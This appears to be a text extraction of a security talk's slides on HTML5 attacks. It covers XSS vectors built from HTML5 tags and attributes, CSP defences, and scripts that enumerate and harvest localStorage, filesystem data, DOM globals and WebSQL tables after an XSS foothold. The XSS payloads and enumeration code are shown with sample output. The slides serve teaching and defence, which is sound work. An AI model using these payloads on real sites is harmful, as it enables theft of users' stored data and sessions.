 - **object-src** – Flash, Silverlight etc. (CSP)



XSS with HTML5 Attacks & Defense

XSS with HTML5 (tags, attributes and events)






HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.


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
- Media tags
- Examples
 - `<video><source onerror="javascript:alert(1)">`
 - `<video onerror="iavascript:alert(1)"><source>`



XSS variants

- Exploiting autofocus
 - `<input autofocus onfocus=alert(1)>`
 - `<select autofocus onfocus=alert(1)>`
 - `<textarea autofocus onfocus=alert(1)>`
 - `<keygen autofocus onfocus=alert(1)>`






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


- Form & Button etc.
 - `<form id="test" /><button form="test" formaction="javascript:alert(1)">test`
 - `<form><button formaction="javascript:alert(1)">test`
- Etc ... and more ...
 - Nice HTML5 XSS cheat sheet (<http://html5sec.org/>)




Scan and Defend

- Scan and look for
 - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
 - Have it added on your blacklist
 - Standard XSS protections by encoding




CSP in Action

- Content Security Policy – Defending browser against possible post attack scenarios
 - Based on Origin (SOP the key)
 - Allows whitelisting mechanism for what “to do” and “not to do”
 - It is possible to send back notification to application when violation takes place
 - Implementation by extra HTTP headers [Browser to browser X-WebKit-CSP (S/C) X-Content-Security-Policy (F)]




Blocking Scripts

- Content-Security-Policy: script-src 'self'
 - Only allowing script from the self
- Other mechanism
 - '**unsafe-inline**' - blocking inline
 - '**unsafe-eval**' – blocking eval type calls
- Post XSS defense can be crafted



Controlling Browser

- **connect-src** – Controlling WebSocket, XHR etc.
- **frame-src** – Source of the frame (ClickJacking)
- **object-src** – Flash, Silverlight etc.
- **media-src** – controlling audio and video
- **img/style** – image and style sources
- **default-src https;;** - locking over SSL only



Example

- Persistent XSS injected

HTTP/1.1 200 OK

Date: Wed, 12 Sep 2012 14:40:31 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET


X-WebKit-CSP: script-src 'self'

X-AspNet-Version: 2.0.50727


Cache-Control: private


Content-Type: text/html; charset=utf-8

Content-Length: 6146



Storage extraction with XSS






Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- <http://www.w3.org/TR/webstorage/>

```
interface Storage {  
    readonly attribute unsigned long length;  
    getter DOMString key(in unsigned long index);  
    getter any getItem(in DOMString key);  
    setter creator void setItem(in DOMString key, in any data);  
    deleter void removeItem(in DOMString key);  
    void clear();  
};
```




Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function() {
    if (mygetrequest.readyState==4)
    {
```

- XSS the box and scan through storage




Blind storage enumeration



```
if(localStorage.length){
    console.log(localStorage.length)
    for(i in localStorage){
        console.log(i)
        console.log(localStorage.getItem(i));
    }
}
```


- Above code allows all storage variable extraction

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    console.log(i)
    console.log(localStorage.getItem(i))
  }
}
1
hash
1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
>
```



File System Storage

- HTML5 provides virtual file system with filesystem APIs
 - `window.requestFileSystem = window.requestFileSystem || window.webkitRequestFileSystem;`
- It becomes a full blown local system for application in sandbox
- It empowers application




File System Storage

- It provides temporary or permanent file system

```
function init() {  
    window.requestFileSystem(window.TEMPORARY, 1024*1024,  
        function(filesystem) {  
            filesys = filesystem;  
        }, catcherror);  
}
```

- App can have full filesystem in place now.



Sensitive information filesystem

- Assuming app is creating profile on local system

```
15 function profile() {  
16     filesystem.root.getFile('profile', {create: true}, function(entry) {  
17         entry.createWriter(function(writer) {  
18             var myblob = new window.WebKitBlobBuilder();  
19             myblob.append('Token:091232432,name:Jack,auth:true');  
20             writer.write(myblob.getBlob('text/plain'));  
21         }, catcherror);  
22     }, catcherror);  
23 }  
24
```



Token:091232432,name:Jack,auth:true


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
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 profile	35 B	6/19/12 2:22:10 PM

Extraction through XSS

- Once have an entry point – game over!


```
25 function getProfile() {  
26  
27     filesystem.root.getFile('profile', {}, function(entry) {  
28         entry.file(function(file) {  
29             var reader = new FileReader();  
30             reader.onloadend = function(e) {  
31                 alert(this.result);  
32             };  
33             reader.readAsText(file);  
34         }, catcherror);  
35     }, catcherror);  
36 }  
37
```






Single DOM/One Page App - XSS

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?




Blind Enumeration

```
for(i in window){  
  obj=window[i];  
  try{  
    if(typeof(obj)== "string"){  
      console.log(i);  
      console.log(obj.toString());  
    }  
  }catch(ex){}  
}
```



Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
 - `var arrayGlobals = ['my@email.com','12141hewvsdr9321343423mjfdvint','test.com'];`
- Post DOM based exploitation possible and harvesting all these values.




Global Sensitive Information Extraction from DOM



```
for(i in window){
  obj=window[i];
  if(obj!=null || obj!=undefined)
    var type = typeof(obj);
    if(type=="object" || type=="string")
    {
      console.log("Name:"+i)
      try{
        my=JSON.stringify(obj);
        console.log(my)
      }catch(ex){}
    }
}
```


```
Name:arrayGlobals
["my@email.com", "12141hewvsdr9321343423mjfdvint", "test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```




Scan and Defend

- Scan and look for
 - Scanning storage
- Defense and Countermeasures
 - Do not store sensitive information on localStorage and Globals
 - XSS protection

SQLi & Blind Enumeration through XSS






SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible


`openDatabase`

`executeSql`



SQL Injection

- Through JavaScript one can harvest entire local database.
- Example




The screenshot shows a web browser's developer tools interface. The left sidebar is expanded to show 'Databases' > 'Transactions' > 'Trans'. The main console area displays the following SQL query and its results:

```
> SELECT * from Trans
```

id	text
100001	Transfer to John
100002	Transfer to Bob


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Blind WebSQL Enumeration


```
var dbo;
var table;
var usertable;
for(i in window){
    obj = window[i];
    try{
        if(obj.constructor.name=="Database"){
            dbo = obj;
            obj.transaction(function(tx){
                tx.executeSql('SELECT name FROM sqlite_master WHERE
type=\'table\'',[],function(tx,results){
                    table=results;

                    },null);
            });
        }
    }catch(ex){}
}
if(table.rows.length>1)
    usertable=table.rows.item(1).name;
```



Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry



Blind WebSQL Enumeration





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"ITEMS"

> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```

Frames		> SELECT * from ITEMS					
	Databases	pro...	pro...	pro...	product_desc	Pr...	im...
▼	Category	1	Fin...	Ad...	There are 3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of ...	14...	ne...
▼	Local Storage	2	Be...	Co...	Who wants to cook Aloo Gobi when you can bend a ball like Beckham? An Indian family in London tries ...	12...	be...
